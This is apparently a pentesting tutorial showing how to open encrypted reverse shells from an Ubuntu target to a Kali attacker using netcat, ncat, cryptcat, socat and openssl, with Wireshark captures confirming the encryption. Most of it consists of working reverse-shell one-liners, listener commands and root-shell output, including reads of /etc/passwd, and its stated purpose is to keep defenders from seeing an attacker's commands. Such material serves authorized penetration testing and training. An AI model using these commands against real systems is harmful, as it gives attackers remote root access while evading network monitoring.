

## Encrypted Reverse Shell for Pentester

Reverse shell that are generally used in the wild are prone to sniffing attacks as the communication that happens between the attacker and the victim machine is clear text-based communication. This creates an issue as if the Security Administrators that are responsible for the protection of the Victim System and Network can not only see the commands that are run on the Victim but also see the output that is displayed to the attacker. This can help them formulate a plan to counter the attack and understand the threat actor. This leaves attacker in a vulnerable position. Hence, today we are going to test a bunch of tools and their ability to encrypt the reverse shell communication.

### Table of Contents

- **Introduction**
  - **What is Reverse Shell?**
  - **What is Encrypted Shell?**
- **VM Configurations**
- **Netcat Reverse Shell**
- **Ncat Reverse Shell**
- **Cryptcat Reverse Shell**
- **Socat Reverse Shell**
- **Openssl Reverse Shell**
- **Conclusion**

### Introduction

#### What is a Reverse Shell?

Reverse Shell is one of the terminologies that we and other people in our industry use very frequently but when it comes to defining it, that's where we go on to provide examples to explain what we mean when we say reverse shell. But the question remains What is a reverse shell? Reverse Shell is when one machine connects to another machine but the initiating machine forwards its shell to the destination machine. Reverse Shell are mostly seen in the Penetration Testing Environment, if ever seen outside that environment, that means an attack of some sort

is in motion. The reason reverse shell should be taken very seriously is because it provides the attacker an interactive shell on a machine which they can then use to mount any attack of their choice. Gaining the Reverse Shell can be termed as Getting Initial Foothold.

### What is an Encrypted Shell?

Encrypted shells, as the name recommends, encrypt the communication, in this manner denying middle person sniffers to unravel what we are attempting to achieve on the target machine.

### VM Configurations

In order to gain a reverse shell and use it to demonstrate, we will be using two machines. Kali Linux will pose as an attacker machine and Ubuntu will pose as a target machine. Default user on Ubuntu machine is raj.


Kali Linux: IP Address: 192.168.1.5

Ubuntu: IP Address: 192.168.1.2

### Netcat Reverse Shell

To begin, let's understand the netcat (nc). It is a networking utility for reading from and writing to network connections using TCP or UDP. It is a feature-rich network debugging and investigation tool; it can produce any kind of connection its user could need and has a number of built-in capabilities. But the reverse shell that is created using the netcat can be subjected to sniffing using Wireshark. This is due to the lack of encryption on it. As we are going to look at multiple reverse shells that are encrypted, let's first look at the one which is not encrypted. To do this we will be using a one liner to create a reverse shell on our Ubuntu Device.

**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 1234 >/tmp/f**



```
root@ubuntu:~# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 1234 >/tmp/f
rm: cannot remove '/tmp/f': No such file or directory
```

Before starting the reverse shell on Ubuntu, we need to start a listener which will capture the shell after invocation. As the shell invocation command is executed, we see that we have the reverse shell of ubuntu on our Kali Linux. Since, we ran the shell command as root user, the shell we got is of root user as well.

**nc -lvp 1234**

**id**

**whoami**

```

(root@kali)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.2: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.2] 33124
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root

```

Now to the investigation, to perform the network sniffing, we ran the Wireshark. Then added a filter for the IP Address of Ubuntu. This gave us the packets that must have travelled from Ubuntu to Kali when we established the connection and when we ran the commands `id` and `whoami`. Choosing a stream from the captured traffic, we choose one and Follow its TCP stream. This shows us the commands that ran and the output of those command. This means that the data can be sniffed by anyone on the network. In real life scenario this could potentially leak credentials as those would travel in clear text as well. And some potential command

No.	Time	Source	Destination	Protocol	Length	Info
12049	136.652592836	192.168.1.5	192.168.1.2	TCP	66	1234 → 33124
12050	136.652889402	192.168.1.2	192.168.1.5	TCP	68	33124 → 1234
12051	136.652894985	192.168.1.5	192.168.1.2	TCP	66	1234 → 33124
12207	138.979154855	192.168.1.5	192.168.1.2	TCP	73	1234 → 33124
12208	138.979561783	192.168.1.2	192.168.1.5	TCP	66	33124 → 1234

Wireshark · Follow TCP Stream (tcp.stream eq 30) · eth0

```

# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#

```

## Ncat Shell Reverse Shell

Time to move onto a bit modern approach than netcat. Ncat was developed based on the idea of netcat but it is not made on the same code. It uses both TCP and UDP for communication and is designed to be a reliable back-end tool to instantly provide network connectivity to other applications and users. Ncat will not only work with IPv4 and IPv6 but provides the user with a virtually limitless number of potential uses. Among these uses, today we will be focusing on the

ability of ncat to encrypt the reverse shell to prevent sniffing. Since our Ubuntu doesn't have the ncat installed, we can do it with the help of apt install.

#### **apt install ncat**

```
root@ubuntu:~# apt install ncat
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libfprint-2-tod1 libllvm10 libllvm9 linux-headers-5.4.0-40-generic
  linux-image-5.4.0-40-generic linux-modules-5.4.0-26-generic
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  ncat
```

Now, as we did earlier with the ncat, we will try to invoke a reverse shell. The syntax for the ncat is simple. We provide the IP Address we want to connect, followed by the port. Here we are demonstrating a method to encrypt shell; hence we are using the --ssl parameter. Then we give the -e /bin/bash in order to invoke a reverse shell.

#### **ncat 192.168.1.5 443 --ssl -e /bin/bash -v**

```
root@ubuntu:~# ncat 192.168.1.5 443 --ssl -e /bin/bash -v
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: 96D4 E360 D066 EFF0 527F 1C55 F5E0 410C 3A32 1381
Ncat: Certificate verification failed (self signed certificate).
Ncat: SSL connection to 192.168.1.5:443.
Ncat: SHA-1 fingerprint: 96D4 E360 D066 EFF0 527F 1C55 F5E0 410C 3A32 1381
```

Before executing the command on the Ubuntu, start a ncat listener on Kali Linux. The listener is also supposed to have the -ssl argument in order to maintain the encryption. After we have received the shell from our Ubuntu machine, we ran some command to generate traffic into our Wireshark.

#### **ncat -l 443 --ssl -v**

**id**

```

(root@kali)-[~]
# ncat -l 443 --ssl -v
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key
Ncat: SHA-1 fingerprint: 96D4 E360 D066 EFF0 527F 1C55 F5E0
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.2.
Ncat: Connection from 192.168.1.2:48098.
id
uid=0(root) gid=0(root) groups=0(root)

```

The Wireshark again captures the traffic between the Kali and Ubuntu. We use a ip.addr filter to sort the packets that might contain the command that are executed on Ubuntu through Kali Linux.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
ip.addr == 192.168.1.5					
No.	Time	Source	Destination	Protocol	Length
1957	24.034476706	192.168.1.2	192.168.1.5	TCP	
1958	24.034484088	192.168.1.5	192.168.1.2	TLSv1.3	30
1959	24.034795839	192.168.1.2	192.168.1.5	TCP	
2288	27.418198373	192.168.1.5	192.168.1.2	TLSv1.3	
2289	27.418581786	192.168.1.2	192.168.1.5	TCP	
2290	27.420099405	192.168.1.2	192.168.1.5	TLSv1.3	10
2291	27.420109297	192.168.1.5	192.168.1.2	TCP	
2403	30.449609223	192.168.1.5	192.168.1.2	TLSv1.3	
2404	30.449891236	192.168.1.2	192.168.1.5	TCP	
2405	30.451200042	192.168.1.2	192.168.1.5	TLSv1.3	
2406	30.451221782	192.168.1.5	192.168.1.2	TCP	

We can see that the packets follow protocol TLSv1.3. This means that the communication is encrypted. To ensure that it is encrypted, we Follow the TCP Stream for those packets to see that the communication is unreadable as shown in the image below.

```
.....S.....e.....p.Z..
.H..{\Yx.. ..@.P..o.....~.C~..|....4.dB....{n.....,0.....].a.W.S.$
(.k.j.s.w.....
...9.8.....Q.=...5...+./.....\..`V.R.#.'g.@.r.v.....
3.2.....E.D.....P.<.../...A.....192.168.1.5.....
...
.....#.....
.*.(.....
.....+.....-.....3.&.$... .Q....|.C....?@...`$.....=...
6i...t.....
.....z...V.....h...../...q...D_...\E..
..@.P..o.....~.C~..|....4.dB....{n.....+.....3.$... o.(.g.
..6..94.MD.}.....\U3.s.....
z.@...M..."L.....<.y@.2aP.....i.....\2.s..o)..._6.a.h... ..}.
.f..mJS..K_#...
..a..'....s:F.6`Z.s..aD...;^...vv...8v.7.
b...x.....Uq....iTZ..wGS.....#C..x.n.....^_X..\.\.zL.I.....C....C3eg.?
A.....iv-I...A..y9.`.Q.k....FZ...vi....".....(W../...q.\.
9t..H.'Vkg..jd.Fta.k..t\Z.
h.r...Q`.O.k^`e.f.Q+.4..a....|t/2(...Z,.Q"..e8.....V..4..~..[Vc..g;m.
4..q...;d...G.....JL'..#...NrF....._#..M.....G.....54.i....F%.I..zA.go.Z.t... ..j.8
*q.Qf...S.i...`l.-...-.. kW~5.sXb.....I.'.....yX
4 client pkts, 5 server pkts, 6 turns.
```

## Cryptcat Reverse Shell

CryptCat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol while encrypting the data being transmitted. It is designed to be a reliable “back-end” tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

Learn More: [Comprehensive Guide on CryptCat](#)

In CryptCat, we can protect our connection of chatting with a password and password can be applied by using the [-k] parameter. We know that CryptCat provides us end to end encryption, but by using the [-k] parameter we can provide the extra layer of protection to our connection. So that it is almost impossible to decrypt our connection. We can apply for this protection with the following commands.

We use the same reverse shell one line that we used with netcat. But this time we used the cryptcat and we mentioned the key as secretkey.

**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|cryptcat 192.168.1.5 3333 -k secretkey >/tmp/f**


```
root@ubuntu:~# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|cryptcat 192.168.1.5 3333 -k secretkey >/tmp/f
```

Now, the listener at the Kali Linux, we will need to provide the port and the secret key that we provided on Ubuntu. Again, we run a bunch of commands to create some traffic between the both machines.

**cryptcat -lvp 3333 -k secretkey**

```
(root@kali)-[~]
# cryptcat -lvp 3333 -k secretkey
listening on [any] 3333 ...
192.168.1.2: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.2] 56610
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Using Wireshark to capture the traffic between the two machines, we choose any one of the packets and choose the Follow the TCP Stream. The Stream shows us a bunch of random unreadable characters. This means that the communication performed using CryptCat is encrypted.



## Socat Shell Reverse Shell

Next, we are going to use Socat. But we cannot directly use socat to create an encrypted reverse shell. To do that we will have to use the openssl to create the certificate and key that are required to encrypt the communication. The syntax is quite simple, we start with the openssl and then the req argument. It will generate the certificate using the PKCS#10 X.509 Certificate Signing Request (CSR) Management. Followed by the encryption that we want to use. Then we eventually give

the name of the key and -x509 describes certificate signing request. It requires to tell the duration that we want the certificate to be active and then the subject of the certificate. The subject would ask for a link and Company Name.

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj '/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
```

```
(root@kali)~[~/socat]
# openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj '/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
Generating a RSA private key
.....+++++
writing new private key to 'ignite.key'
```

Running the Openssl command will create a certificate (ignite.crt) and a key (ignite.key). To encrypt the communication, we need a pem certificate. Conversion is simple, we use the cat command to read the contents of cert and keys and print in inside the pem file.

```
cat ignite.key ignite.crt > ignite.pem
```

```
(root@kali)~[~/socat]
# ls
ignite.crt  ignite.key

(root@kali)~[~/socat]
# cat ignite.key ignite.crt > ignite.pem

(root@kali)~[~/socat]
# ls
ignite.crt  ignite.key  ignite.pem

(root@kali)~[~/socat]
#
```

Now that we are ready to use Socat, Let's learn a bit about it Socat is a network utility similar to netcat which supports ipv6, SSL and is available for both Windows and Linux. The first thing you will notice with this tool is that it has a different syntax on what you are used to with netcat or other standard Unix tools.

In other word you can say it is a command-line based utility that inaugurates two bidirectional byte streams and transfers data between them. Because the streams can be built from a large set of different types of data sinks and address type.

It is a utility for data transfer between two addresses which uses the syntax as "socat [options] <address><address>".

Learn More: [Linux For Pentester: socat Privilege Escalation](https://www.ignitetechnologies.in/linux-for-pentester-socat-privilege-escalation/)

Now to start communication, we ran the listener on the Kali Linux providing the certificate and the port we need for communication.



**socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT**

```
(root@kali)-[~/socat]
# socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT
2021/03/30 13:01:51 socat[1830] W ioctl(6, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): Ina
2021/03/30 13:01:51 socat[1830] N listening on AF=2 0.0.0.0:4443
2021/03/30 13:01:55 socat[1830] N accepting connection from AF=2 192.168.1.2:60092
2021/03/30 13:01:55 socat[1830] N forked off child process 1831
2021/03/30 13:01:55 socat[1830] N listening on AF=2 0.0.0.0:4443
2021/03/30 13:01:55 socat[1831] N no peer certificate and no check
2021/03/30 13:01:55 socat[1831] N SSL proto version used: TLSv1.3
2021/03/30 13:01:55 socat[1831] N SSL connection using TLS_AES_256_GCM_SHA384
2021/03/30 13:01:55 socat[1831] N SSL connection compression "none"
2021/03/30 13:01:55 socat[1831] N SSL connection expansion "none"
```

On the Ubuntu Machine, we run the socat with the IP Address of the Kali Linux with the same port as we described in the listener.

**socat OPENSSL:192.168.1.5:4443,verify=0 EXEC:/bin/bash**

```
root@ubuntu:~# socat OPENSSL:192.168.1.5:4443,verify=0 EXEC:/bin/bash
```

This created a reverse shell from the Ubuntu machine to the Kali Linux. We ran `uname` to see that the session we have is of Ubuntu machine and we can also see the `raj` user in the `/etc/passwd` file that is a user created on the Ubuntu machine.


**uname -a**

**tail /etc/passwd**

```
uname -a
Linux ubuntu 5.8.0-48-generic #54~20.04.1-Ubuntu SMP Sat Mar 20 13:40:25 UT
tail /etc/passwd
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sb
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
```

Time to check if the encryption worked. We captured the traffic between the two machines using the Wireshark. We added the ip address filter to sort the packets. We can see some communication between the two, we right click on one of the packets and choose Follow TCP Stream option to read the contents of the packets. We can see that it is filled with unreadable


bits which suggest that the communication between the two machine is encrypted and not vulnerable to sniffing.



## Openssl Reverse Shell

In the previous demonstration, we saw that we can create certificate to encrypt the communication with the help of the Openssl command. But the ability of Openssl does not end there, it can also be used to communicate between two machines or as in our case handle a reverse shell. We will be using the same pem file to encrypt the shell. We create a listener on the Kali Linux on port 8080.

**openssl s\_server -quiet -key ignite.pem -cert ignite.pem -port 8080**



We again use the same one line but this time we use Openssl client command to generate a shell and send the connection to the port 8080.

**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|openssl s\_client -quiet -connect 192.168.1.5:8080 >/tmp/f**

```
root@ubuntu:~# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|openssl s_client -quiet -connect 192.168.1.5:8080 >/tmp/f
Can't use SSL_get_servername
depth=0 CN = www.ignite.lab, O = Ignite Tech., C = IN
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = www.ignite.lab, O = Ignite Tech., C = IN
verify return:1
```

As soon as the command is executed on Ubuntu, we get a shell on the Kali Linux. Again, to verify we read the /etc/passwd file to find the raj user.

### tail /etc/passwd

```
└─# openssl s_server -quiet -key ignite.pem -cert ignite.pem -port 8080
# tail /etc/passwd
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
```

Moment of truth, to see if the communication or the reverse shell that is generated with the help of the pem certificate using Openssl is encrypted or not. To do this we captured the traffic on Wireshark and Followed the TCP stream. The analysis shows that the communication is indeed encrypted.

The image shows a Wireshark interface with a packet capture of a TCP stream. The top pane displays a list of packets, with packet 568 selected. The bottom pane shows the 'Follow TCP Stream' view for the selected packet, displaying the raw data in hexadecimal and ASCII. The ASCII view shows a series of characters that appear to be a mix of printable and non-printable characters, likely representing a shell session or a specific protocol's data stream.

No.	Time	Source	Destination	Protocol	Length	Info
566	3.068242570	192.168.1.2	192.168.1.5	TCP	74	58414 → 808
567	3.068266604	192.168.1.5	192.168.1.2	TCP	74	8080 → 5841
568	3.068652889	192.168.1.2	192.168.1.5	TCP	66	58414 → 808
569	3.068818600	192.168.1.2	192.168.1.5	TCP	349	58414 → 808

Wireshark - Follow TCP Stream (tcp.stream eq 6) - eth0

```

.....G?
... 1....._Qc..n...X~.k V.wM E..4q..y_)/.-14b.(....o.B...>....., .0.....+. /...
$. (.k.#. 'g.
...9. ....3.....=. <.5./.....
...
.....#.....
.* (.....
9...v.UC6.e...Z...Z...v... 'H../?1..b:..4.....9@ V.wM E..4q..y_)/.-14b.
(....o.B.....+. ....3.$... o.i.....-6o.
.(sc..g.W3U.x...+.....E...+...*...>/L5T{.....}...|.
2...C.@1jQ;..D@.....n.vo.A]D.....~H.....[...
7...Q.....^[.....KM; 'B$wko..J.p..Aq.V.tx.b..y.rq.<rQ'.2.Y..u..!
^IX_K...@.....u^..P.....i...P.5%!.N..|.r.<.F.'..1B...D^[.....I`...
.{*..'..^.....$. {S~..`X.....h3.qP...o...C.5....
`.....h./...H.....:d...g.B.....6..8...Q.VEf.....n....._N..y"9....l
...n.o7."..Z..Z...wQ..x....*..6p(Aa..u.x.R...o.
.p..5.'..f..j'....df.....#S.icA.T}z..]...x..U..._$\3./Ta.....d....,Sr.z.
6..w.....c.....\O.B<.bw.>.j..m..k..8"....~..|Q$
\.../..u..f.....n...m...m..U."..._/.....D..H.`{..3#k...M,.d.-.\V<h.%...
5..U.....~.....qU..l.r1..S<...Vm...,..mr-k...
1'<....).?::.....\a...:;j_b.....X.uu.W.i...b{ls/.../2].i..$...R.p.,h.wJ...j..7)

```

## Conclusion

The motive of this article was to experiment with different networking tools to create some encrypted shells and test if the communication of the reverse shell activity is vulnerable to network sniffing or not. We covered some of the famous tools that are in this area, there might be some more as well. We leave it upon you to look for those and test their ability to encrypt the traffic.